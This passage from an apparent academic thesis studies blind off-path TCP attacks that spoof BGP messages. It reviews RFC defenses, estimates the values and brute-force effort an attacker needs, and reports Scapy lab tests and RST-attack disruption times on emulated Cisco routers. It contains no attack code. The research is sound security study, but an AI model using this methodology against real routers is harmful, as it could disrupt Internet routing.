

Figure 2.5. Blind Data Attack Example.

possible TTL value of 255. Remember that the IPv4 protocol requires that every device that receives a packet on its way to the destination decrement the TTL value by one. This requirement makes spoofing the maximum TTL value infeasible when sent across multiple hops. Therefore, any device should expect that its neighbor would send packets with the maximum TTL value as it has not crossed any additional devices along its path. The main principle of GTSM is this: Any value lower than 255 that comes from a perceived neighbor should be treated as dangerous and should be dropped or logged [9].

Because a blind TCP attack involves spoofing a device from at least one hop away, employment of GTSM will render the blind attack method infeasible. Note that the application of GTSM is listed as "OPTIONAL" and is not enforced by IPv4 [9]. Furthermore, it may be desirable in some instances to establish BGP connections that communicate over more than one hop. Due to these complications of GTSM application, it can be assumed that sending spoofed packet is still feasible.

2.5.2 IPv4 Ingress Filtering

In 2000, RFC 2827 introduced Network Ingress Filtering. This mechanism was introduced to "prohibit an attacker within the originating network from launching an attack . . . using forged source addresses that do not conform to ingress filtering rules" [17]. The principle behind this defense is that every routing device should be responsible for prohibiting traffic

from being sent across its network if the IPv4 Source Address does not match the network it belongs to. If properly applied, this ensures a blind data attack can not be successful, as this attack relies on sending a spoofed source address that is recognized by the target device as belonging to its neighbor. As described in the RFC, "by restricting transit traffic which originates from a downstream network to known, and intentionally advertised, prefix(es), the problem of source address spoofing can be virtually eliminated. . . " [17].

However, the success of ingress filtering relies on the correct application of this filter on not just the target device, but also on devices involved in routing attack packets from the source. A study in 2009 measured 12,000 hosts' ability to spoof source address. The results proved that more than 30% could spoof any given routable source address, and 77% of those that could not were able to spoof a source address inside of their network, confirming that most filtering was done on the edges of networks. This research suggests that spoofing source addresses is still feasible on the deployed Internet [18].

2.5.3 IP Authentication

In 2005, RFC 4302 introduced the use of an updated IP Authentication Header. This method provides security between two hosts to prevent replay or spoofing attacks by encrypting IP packets and enforcing integrity checks to ensure data was sent by the trusted host [19]. A blind data attack relies on being able to send packets that can be assumed are from the peer, and encrypting traffic between the host and its peer will make the blind data attack infeasible.

2.5.4 TCP Window Scaling

Although not discussed explicitly in detail above, the current permitted TCP window size of the target connection must be taken into consideration. Each device transmits their permitted amount of data to receive as part of the TCP header. This window allows each device to control the flow of data for each connection separately, setting the maximum accepted limit of incoming data. Segments that arrive ahead of unacknowledged data that are within the specified window are held in a buffer, pending reassembly. When earlier sequenced data is received, the buffer will empty and reassemble the properly sequenced data. As any sequence number within this window is valid, a larger window allowing more data to be received will be more susceptible to a blind data attack. Research conducted in

2004 identified that larger window sizes were far more vulnerable to reset attacks than were originally assumed [20].

2.5.5 TCP Port Selection

In establishing a TCP connection, an ephemeral port is selected by the the server peer for use in establishing communications with a host. In the earliest implementations, ephemeral port selection was done sequentially. As guessing port values correctly is required in a blind data attack, it is almost trivial for an attacker to correctly guess port values when an ephemeral port is deterministically selected.

In 2011, RFC 6056 introduced the Recommendations for TCP Port Randomization. This acknowledged that blind TCP attacks were taking advantage of the predictability of selecting ephemeral ports in sequence [4]. The RFC discussed five methods for obfuscating the method of selecting the next ephemeral port through randomization algorithms. These methods increase the complexity of inferring the ephemeral port by utilizing the entire ephemeral range of $2^{16} - 2^{11}$ values, thereby requiring brute force to find the exact port used [4]. Also note that unless it can be determined which peer of the connection is using the well-known port of 179, this doubles the guesswork required as both the source and destination ports must be correctly identified.

2.5.6 TCP MD5 Option

In 1998, RFC 2385 introduced the TCP MD5 Signature Option, which adds a MD5 digest to the TCP options. This digest would consist of a TCP pseudo-header (which includes essential data outside of the TCP header), the TCP header, the segment data, and a shared key known to both parties. This digest is attached to every segment sent, and is checked upon arrival to ensure integrity [15]. However, studies have shown that inherent weaknesses in MD5 implementation make the continued use of MD5 hashes as integrity protection dangerous [21]. Furthermore, use of the MD5 option is time consuming, difficult to deploy, and tedious to maintain. Several discussions at the North American Network Operator's group suggest that using MD5 and other signature methods are not worth the effort and are not deployed consistently across core routers on the Internet [22], [23].

2.5.7 TCP Authentication Option

RFC 5925 obsoleted the MD5 Signature Option with the TCP Authentication Option in 2010. This option uses Message Authentication Codes which are cryptographically stronger than MD5 digests, and also includes the capability for keys to be updated and changed during a connection [16]. Similar to the MD5 Signature Option, without knowledge of the shared key, blind attacks are rendered infeasible. For the Authentication Option to be available, each device must be configured properly to ensure proper coordination of keys. While this is certainly a best business practice in implementing BGP connections, the difficulty involved in employing the Authentication Option suggests there are instances of BGP operating today that have not utilized these protective measures [22], [23].

2.5.8 TCP Resiliency

In 2015, Luckie et al. published a paper regarding the resiliency of currently deployed TCP implementations to blind attacks [2]. Over the 36 years that TCP has been in use, many iterations of vulnerability discovery and improvement have been made. However, the researchers discovered that failures to implement the latest recommendations of TCP existed in common use of this protocol on the Internet today. By testing several implementations of TCP that exist on routers and end client devices, the researchers discovered nearly 30% of active devices on the Internet were vulnerable in varying degrees to a blind data attack. Since blind attacks rely on brute force to guess acceptable values, long-lived connections such as web servers and BGP connections will be the most vulnerable to these types of attacks [2].

To test for vulnerabilities to blind data attacks, Luckie et al. primarily focused on sending crafted packets to Web servers. They also noted that these blind data attacks can also affect the infrastructure of the Internet and the routing of traffic. Specifically, the long-lived nature of BGP connections, which pass routing information across the Internet to enable efficient and reliable communications traversal, would also be vulnerable [2]. Without reliable routing information available, it is reasonable to assume that the confidentiality, integrity, and availability of communication across the Internet would be at risk.

Luckie et al. also conducted some lab testing on devices running BGP. This was achieved by establishing a connection using a basic BGP OPEN Message, and then determining the

protocol values needed to test the resiliency of the TCP stack to handle a blind data attack by monitoring the connection and capturing data [2]. While this was effective in establishing a means to effectively test TCP implementation resiliency, it did not test the difficulty required to guess correct protocol values nor the feasibility of mounting such an attack.

2.5.9 Side-Channel Attack on RFC 5961 Implementations

Care must be taken with implementation of TCP safeguards introduced in RFC 5961. In 2016, researchers found a TCP vulnerability in a Linux kernel build regarding these safeguards. In their research, they show how this specific TCP stack uses a global rate counter of 100 times per second to limit the amount of challenge ACKs given for responses to in-window, non-congruent traffic. By sending an arbitrary test packet immediately followed by 99 packets with known non-congruent sequence numbers to their host, they could count the returned challenge ACKs to determine if the initial segment had correct information. This could be used to determine if the test packet coincided with an existing connection between two hosts, had a valid sequence number, or a correct acknowledgment number [24].

After sending a packet that contained candidate values to an existing TCP connection, the researchers would then quickly send known erroneous packets that would precisely exhaust the global rate limit counter. If they received one less than the full limit amount of 100 responses back, then they could determine that the initial packet was not correct on their estimated value. However, if they received the full limit amount back, it would signify that the estimated value in the initial packet was correct [24]. They were able to effectively use this side channel to infer whether two arbitrary hosts were communicating, and could also determine valid Sequence or Acknowledgment Numbers for a given connection [24]. Although this side-channel attack is limited to hosts which use the specific Linux kernel TCP implementation, it raises awareness that a rigid adherence to the recommended safeguards in RFC 5961 without a careful security analysis could result in unintended vulnerabilities [24].

2.6 BGP Attacks

As BGP performs a vital role in providing the means to distribute reliable and efficient routes traversing the Internet, there has been a large corpus of research done on the many

exploits and vulnerabilities present in its implementation. This section discusses the relevant research into BGP attacks that will assist in mounting the blind data attack.

2.6.1 BGP Router Control

In 2008, researchers demonstrated the damage that could be done by modifying BGP routing information. Through a trusted BGP speaking router, they were able to modify routing information for a large portion of the Internet that caused all traffic to flow through their router. They were then able to capture and log this data, resulting in a massive Man in the Middle (MitM) attack [25].

2.6.2 Attacking the Trust of BGP Speakers

In 2011, Cavedon et al. began a study to determine if an attacker could attack the route-sharing infrastructure of BGP speaking devices without gaining control of one of the devices. They determined that one of the significant weaknesses of BGP was the required trust between BGP speakers. If one of the devices would send bad or compromised information, it would be difficult to stop the propagation of the bad data [26].

For their experiment, they actively scanned the Internet for any devices that would respond on port 179. After any response, they attempted to complete a TCP handshake and establish a BGP session. In their first scan, out of 3.7 billion addresses, they had a response of 2.2 million devices. This was a very noticeable method of scanning, and more than a few organizations were not pleased with the procedure. Ten organizations detected and requested to be excluded from any further testing. Of their positive responses to their initial scan, 43% were sent a FIN response to close the TCP connection. 47% accepted the connection but did not respond to the BGP OPEN Message. Less than .01% responded with a return BGP OPEN and UPDATE Message. They were able to receive OPEN messages from more than 1,250 devices, of which 192 belonged to public ASs. Only five devices which belonged to the same AS responded with UPDATE Messages. They also found several hundred reflectors: security devices that respond to connections with the same data received [26].

After their evaluation of the data collected, they perceived that there was no significant vulnerability along this avenue of attack. They recommended that BGP connections should

never engage in communication with untrusted devices [26].

2.6.3 BGP MitM Attack

In 2012, Pallikarakis submitted a dissertation studying BGP Session Security [27]. In this work, he looked into the possibility of altering route information passed between two BGP speakers through a MitM attack that would modify route information and TTL values in order to remain undetected. In this manner, the attacker would not control either device at the end of the session, but would modify the transmissions to modify the route information [27].

In this experiment, Pallikarakis established a lab environment that consisted of two BGP speakers that connected through a switch. An attacker host was also connected to this switch. The attacker utilized the packet-generating tool Scapy [28] to receive incoming messages, modify the TTL value, TCP Sequence and Acknowledgment Numbers, BGP route information, and checksum values to ensure a properly formed packet. In order to handle multiple packets at once, he used NFqueue [29] to store the incoming packets to memory as the Scapy tool could only process one packet at a time [27].

During testing, he was able to create a script that would modify the TTL value of incoming packets. This permitted access to modify the transmitted BGP data, and could possibly hide the switch and attacker from detection by *traceroute*. The method also allowed him to modify the Sequence and Acknowledgment Numbers in order to keep the BGP session open. By successfully changing the advertised routes to a more precise or less precise network, Pallikarakis was able to prove that he could modify BGP messages with a single UPDATE Message attached. He also discovered that the BGP devices began to generate unexpected output with multiple KEEPALIVE Messages due to the attacker packet handling and extended transmission time due to packet forging [27].

Pallikarakis concluded that this sophisticated MitM attack could achieve similar results to an attacker who gains control of a BGP speaking device. He also noted that it would be difficult to detect the attacker using standard network analysis tools such as *traceroute*. He also asserted that in time, the TCP MD5 Option would not suffice in protecting BGP communications against this attack [27].

2.7 Background Summary

Significant harm can come from a trusted BGP speaker from propagating routes, trusting unverified BGP neighbors, or from attempts to modify communications by means of controlling the link between two BGP devices. This study attempts to determine the efficacy of modifying BGP routing information by means of a blind data attack. There are a multitude of protective features that can be employed that will make blind data attacks significantly more difficult, but they are difficult to employ widely and rigorously, suggesting that blind data attacks are still possible. By modifying values required in the BGP, TCP, and IPv4 protocols, a blind data attack is possible.

THIS PAGE INTENTIONALLY LEFT BLANK

CHAPTER 3:
Methodology

The purpose of this experiment was to determine the maximum effectiveness of a blind off-path TCP attack that inserted a spoofed BGP message in order to alter IPv4 routing information. Efficacy was measured by the complexity of the brute force attempts required as well as by the ability to disrupt or influence routing and reachability. The blind attack methodology utilizes a brute force approach, attempting different connection-specific values in an effort to guess a correct combination that results in a successful attack.

To achieve a successful result from a blind data attack on a BGP session, the following values must be known, inferred, or guessed (moving up the protocol stack from IP to TCP to the BGP application layer):

- IPv4 Source Address (32 bits)
- IPv4 Destination Address (32 bits)
- TCP Source Port (16 bits)
- TCP Destination Port (16 bits)
- TCP Sequence Number (32 bits)
- TCP Acknowledgment Number (32 bits)
- BGP Source AS (8-16 bits)
- BGP Destination AS (8-16 bits)

Thus, any amount of knowledge gained or inferred is useful in reducing the complexity of the attack. Furthermore, higher network speed and transmission capability aids the attacker by increasing the number of packets that can be sent in a given time interval. As discussed in Section 2.1.2, it can be assumed that the IP Addresses of the target router and the spoofed source is known. Similarly, it is assumed that the AS source and destination numbers are known. As required by RFC 4271, one of the source or destination port numbers in the BGP session uses the well-known port number 179. [1] This reduces the expected complexity of the attack from guessing two TCP ports to determining which peer holds the ephemeral port and which holds port 179. Furthermore, some TCP implementations may not select a fully random ephemeral port from the full range of available values [2]. This reduces the

complexity of a blind attack even further for these TCP implementations.

Given this information, the complexity of generating a blind data attack packet that is accepted by the victim's TCP/IP stack can be estimated with the following equation and parameters:

- e, the range of possible ephemeral ports, expected to be $2^{16} - 2^{11}$. This value is doubled as it must be guessed which side of the BGP session has the ephemeral port and which has the well-known port.
- s, the range of valid sequence numbers that were accepted by the victim router as legitimate, or in other words, the specified TCP window size. In this experiment we expected the router images' default window size of 2^{14}. More details on use of default values in this experiment are given in the following sections.
- a, the range of valid acknowledgment numbers that were accepted by the victim router as legitimate. If the TCP implementation has improved blind attack protections to what was recommended in RFC 5961, the acceptable range of values would be the router images' default window size of 2^{14}.

$$2e * \frac{2^{32}}{s} * \frac{2^{32}}{a} = 2(2^{16} - 2^{11}) * \frac{2^{32}}{2^{14}} * \frac{2^{32}}{2^{14}} = 8.725 * 10^{15} \approx 2^{52} \tag{3.1}$$

Note that this equation does not take into account any additional complexity introduced by the BGP protocol, such as correct construction or parsing of a BGP Message.

3.1 Experimentation Constraints

For the purposes of this experiment, the IP Addresses of the victim and its peer were considered known. Also, the ASs that each BGP speaker identified with were considered known. This assumption was reasonable due to the ease of using common tools to find router IP addresses, the high likelihood of BGP being employed on a point-to-point network, and the ease of using routing tables to infer router's ASs.

Due to the time involved in brute forcing this attack for all possible values, the port numbers were assumed as known. Note that in an actual blind attack, these values must be guessed or inferred. Port values were recorded during the experiment in order to observe any discernible pattern of port selection by the routers.

This experiment did not alter any default settings on the devices used in regards to the TCP window or window scaling value. BGP debugging was turned on to determine propagation of any routing information that occurred during the attack. Aside from what was explicitly required in this experiment to establish a BGP session, all values and configurations for each device remained their default values as implemented by the router operating system. Note that different makes and models of router firmware may select different default values according to their design.

For each BGP session, each device advertised a locally connected loopback to simulate adjacent networks. Each router was peered with its neighbor in the BGP topology. No additional BGP sessions were established. The network was also configured as a single chain of BGP speakers, as a mesh of BGP speakers would have a significantly faster recovery time for routing information convergence. Typically, routers that run BGP internal to the same AS operate in a mesh topology, but this is not the case for external BGP sessions across different ASs.

The configurations used for routers in this experiment varied slightly depending on the build and configuration requirements of each router. A generalized router setup script used for these experiments can be found in Appendix C. To isolate the efficacy of the attack, no encryption or signature method was used during the experiment. This includes IP Authentication, TCP MD5 Option, or TCP Authentication Option. Furthermore, GTSM was not applied during the experiment.

In order to isolate behavior resulting from blind data attack packets, traffic on the experimentation network consisted only of: i) minimal dataplane data that was generated from the attacking host to test network reachability, and ii) control plane BGP data. This included any BGP OPEN or UPDATE Messages required to establish routing convergence between BGP speakers, as well as KEEPALIVE Messages preventing a BGP session from closing due to an expired Hold Timer.

The experiment was conducted on a single physical computer running GNS3, a virtual routing environment emulator [6]. While GNS3 provides varying degrees of emulation support for many different vendors and devices, one of their largest collection of supported devices are provided from the network device vendor Cisco [7]. This experiment selected six different Internetwork Operating Systems (IOSs) from Cisco. While the emulation

provided by GNS3 is expected to accurately replicate the behavior of an actual device, differences in operation between the emulation and an actual device may exist. It is possible these differences may result in different behaviors between the emulated environment and an environment built with actual hardware.

3.2 Experimentation Setup

In this experiment Scapy was used to craft and send BGP blind data attack packets to the victim device. Scapy is a Python library that is used to craft and send packets [28]. BGP is supported in Python through the use of a third-party contributed module developed by Levi Gross [30].

The routers tested in this experiment included the following Cisco [7] models and IOS versions:

- C3640, v12.4(16), 2007
- C3725, v12.4(25d), 2010
- C2600, v12.4(19), 2008
- C3620, v12.2(40), 2006
- C3745, v12.4(6)T2, 2006
- C7200, v15.2(4)S5, 2014

Each experiment topology consisted of like devices to ensure consistent results.

Figure 3.1 shows the blind data attack topology used for all experiments. This network was established with four like devices attached in a linear topology. Each router had a loopback network that represented a production network that was advertised through BGP. There were four ASs used in this network, with each router belonging to its own AS. Routers established external BGP connections between their ASs.

Public IPs were used for each router interface. The interfaces between routers were not advertised in the experiment. With the exception of the network between the single victim router (R2) and where the attacking host (ATK1) resided, each router connected to its peer with the use of a point-to-point /30 network. To accommodate the attacking host IP space and to prevent Address Resolution Protocol (ARP) interference, the network between the



Figure 3.1. Blind Data Attack Experimentation Network Topology. Generated from [6].

victim router (R2), its peer that is not involved in the attack (R1), and the attacking host (ATK1) was set to a /29 network, consisting of up to six hosts.

The attacking host (ATK1) connected to the network via a virtual hub between the victim router (R2) and a BGP neighbor (R1). This virtual hub permitted the attacking device access to the network in order to pass attack traffic, as well as full visibility of traffic sent from the victim router (R2) to its peer (R1) not directly involved in the blind data attack. The target connection between the victim router (R2) and its involved peer (R3) was a single hop away, which limited interference by eliminating any additional devices in the attack path. Intermediary devices could introduce complications to the blind data attack in the form of reachability issues.

3.3 Test Battery Construction

To gather sufficient data for the response of each TCP stack implementation to blind attacks, a series of 216 tests were conducted on each router image. This series was derived by performing three types of blind attacks, each with four major variations of Sequence and Acknowledgment numbers, and each repeated three times with minor variations.

The three types of attacks that were tested include: a blind RST attack, a blind SYN attack, and a blind data attack. The responses to the blind RST and SYN attacks build a more robust understanding of how each router image implements TCP stack protections.

Each attack test included four separate subtypes that altered the Sequence or Acknowledgment Numbers to determine behavior for each expected value. First, an attack with Sequence and Acknowledgment Numbers that precisely matched the expected values by the victim router (R2). Second, an attack with a Sequence Number that precisely matched the expected values by the victim router (R2) and an Acknowledgment Number that varied but did not precisely match the expected value. Third, an attack with a Sequence Number in the TCP window that did not precisely match the expected value by the victim router (R2), and a varying Acknowledgment Number. Fourth, an attack with a Sequence Number outside the TCP window and a varying Acknowledgment Number.

Each of the test subtypes were tested three times. Each iteration used a unique BGP session established between the victim router (R2) and its peer (R3) through the target network. Depending on the requirements of the values used for each subtype, the three iterations included minor variations to the Sequence Number, Acknowledgment Number, or both numbers. This repetition ensured a broader understanding of different behaviors for each test subtype.

3.4 Pre-experiment Observations

Before experimentation, testing was conducted to ensure that TCP packets and BGP Messages would route from the attacking host along the attack path to the victim router, starting with TCP RST packets and culminating with a BGP NOTIFICATION CEASE message. The code used to establish these tests and the experimentation attack code can be found in Appendix B.

During the testing of blind data attack packet construction, it was observed that all of the router images exhibited a specific behavior dependent upon the Acknowledgment Number selected for the attack packet. For data TCP packets which did not have the RST or SYN flag set, the routers would not consider a packet valid unless the Acknowledgment Number matched the expected Acknowledgment Number's (*rcv.nxt*) twelve most significant

bits. This behavior is beyond what is expected from RFC 793. Throughout testing and experimentation, the default TCP window size of 2^{14} was set with no window scaling, suggesting no clear correlation between window size and this selective behavior. The selection of acknowledgment values for experimentation takes this behavior into account.

3.5 Blind Data Attack Packet Construction

Figure 3.2 shows the structure of a sample data attack packet. The highlighted header fields represent values that were manually coded to conduct the attack. The Scapy tool automatically generated all other packet header values before transmission (e.g., checksums, standard protocol values). For each test, Sequence and Acknowledgment Numbers were determined by the test subtype and iteration and input manually into the script via command line arguments.

3.6 Attack Analysis Methods

The results of the attack packet sent to the victim router (R2) are captured by using Wireshark [31], a network protocol analyzer, to log transmissions between the victim router (R2) and its peer on the targeted connection (R3). In addition to capturing transmissions, Wireshark has the capability to identify and dissect BGP Messages for analysis. Changes in the state of the BGP session and routing data were collected from BGP debugging messages displayed from the consoles of each router. Figure 3.3 shows sample output from a router console with BGP debugging messages and their respective timestamps.

For attacks that disrupted the BGP session, a time in seconds is recorded between the BGP session Close and BGP Open time generated by BGP debugging console message timestamps on the victim router. The propagation of altered routes was confirmed by viewing the BGP debugging messages generated by the router (R1) adjacent to the victim router (R2) and attacking host (ATK1).



Figure 3.2. Structure of a Sample Blind Data BGP Attack Packet.



Figure 3.3. Sample Console Output with BGP Debugging Messages.

CHAPTER 4:
Results

The results of the experiments conducted are summarized below according to the attack type. A full listing of result data is available in Appendix A. In response to the battery of attack packet for the blind RST, SYN, and data attacks, it was expected to see at least the minimum adherence to the TCP implementation guidance listed in RFC 793. This would mean acceptable RST and SYN packets with a Sequence Number that resided in the communication window, and acceptable data packets with an Acknowledgment Number in the range of *(snd.nxt)* - 2^{31}. As the router IOS image release date became more recent, it was expected to see an increase in blind attack protection adhering to RFC 5961. This would mean RST packets with a Sequence Number matching *rcv.nxt* would be accepted, SYN packets would not be accepted, and data packets would be accepted if the Sequence Number resided in the communication window and the Acknowledgment Number resided between the last unacknowledged data *(snd.una)* and the receive window.

4.1 Blind RST Attacks

The first battery of tests involved sending a TCP packet with the RST flag set from the attacking host (ATK1) to the victim router (R2), spoofing its peer (R3), as shown in Figure 4.1 (a). The destination of this packet is the interface between the victim router (R2) and its peer (R3). Depending on the test iteration, the Sequence and Acknowledgment Numbers were set to match the values expected by the victim (R2), to be offset from the expected values, or a combination of both. The intended effect of this packet was to disrupt the BGP session between these two routers at the transport layer. These attacks were performed to validate correct construction of the attack packets up to the TCP layer, as well as to understand the behavior of the TCP/IP stack under attack on a wider scope.

For each of the 12 variations of the RST attack test, all of the tested routers responded with the same behaviors. When the Sequence Number and Acknowledgment Number of the attack packet matched the expected values precisely, the session was disrupted. Also, when the Sequence Number matched the expected value precisely but the Acknowledgment



Figure 4.1. Router Behavior for TCP RST Attacks.

Number did not match, the session was disrupted. However, when the Sequence Number did not precisely match the expected value but was within the expected window, a challenge ACK was sent to confirm the packet, and the BGP session between the victim router and its peer was not disrupted. When the Sequence Number was outside of the expected window, the packet was dropped and the BGP session was not disrupted. This behavior indicates adherence to RFC 5961 for protection against blind RST attacks.

When this attack was successful, the victim router (R2) would believe its peer (R3) terminated the BGP session, while its peer still believed the connection to be open and valid. Since the session was terminated at the transport layer with the receipt of the TCP RST packet, the victim router (R2) would not send nor expect any BGP messages coming from this socket pair. Therefore the victim router (R2) would not notify its peer (R3) of the severed connection, while the peer (R3) would keep its side of the session open and expect normal operation.

For all IOS versions except the C7200, any attempts to reestablish a new BGP session by the victim router (R2) would be rejected with a TCP RST packet from the peer (R3). The

peer (R3) would view the protocol value representing BGP and the source IP of the victim (R2) listed in the TCP header, and would refuse to open another BGP session. As long as the peer router (R3) perceived to have an active BGP session with the victim (R2), the connection would be out of sync between them, shown in Figure 4.1 (b). BGP sessions between the routers would only be restored after the initial session was reset by the peer (R3).

The session reset occurred when a BGP KEEPALIVE Message was sent from the peer (R3). The victim router (R2) would receive this message from what it perceived to be a closed connection and returned a TCP RST packet to the peer (R3), shown in Figure 4.1 (c). Upon receipt of the TCP RST packet, the peer router (R3) would believe the BGP session was terminated, and both devices would attempt and expect a new BGP session establishment between them (Figure 4.1 (d)).

For the C7200 router tests, instead of the peer (R3) disallowing any new BGP session, it would open the TCP connection and receive the BGP OPEN Message from the victim (R2), shown in Figure 4.1 (e). It would then send an early BGP KEEPALIVE Message in the original session to confirm active status followed by a BGP NOTIFICATION Message to terminate the newly established BGP session (Figure 4.1 (f)). The victim router (R2) would gracefully close the new connection and send a RST packet in response to the BGP KEEPALIVE on the old connection. At this point, the routers would be synched in their communication states and attempt to resume BGP communications (Figure 4.1 (g)). This resulted in significantly faster connection recovery times for the C7200 IOS versions compared to the other tested routers.

Table 4.1 lists the minimum and maximum observed disruption times in seconds for each of the routers for the blind RST attack test. These values were collected from the six tests out of 12 that resulted in session disruption. The variation in disruption times for each router between tests was a result of when the attack packet was received respective to the receipt of the scheduled BGP KEEPALIVE Message from the peer router. As described in RFC 4271, "KEEPALIVE messages are exchanged between peers often enough not to cause the Hold Timer to expire. A reasonable maximum time between KEEPALIVE messages would be one third of the Hold Time interval" [1]. The default Hold Time interval for each IOS version was set at 180 seconds, making 60 seconds the reasonable expectation

Table 4.1. Blind RST Attack Minimum and Maximum Recovery Time in Seconds by IOS Version.

IOS #	MIN. TIME	MAX. TIME
C3640	27	56
C3725	29	56
C2600	27	61
C3620	26	94
C3745	27	62
C7200	5	19

as set forth in RFC 4271. Note that the routing tables used by the router images in this experiment are relatively small when compared to the size and complexity of actual routing tables in production environments. It is likely that the disruption time of this attack will be significantly longer in a production environment due to the size of the routing tables and the number of routers that would be affected by the propagation of the bad routes.

4.2 Blind SYN Attacks

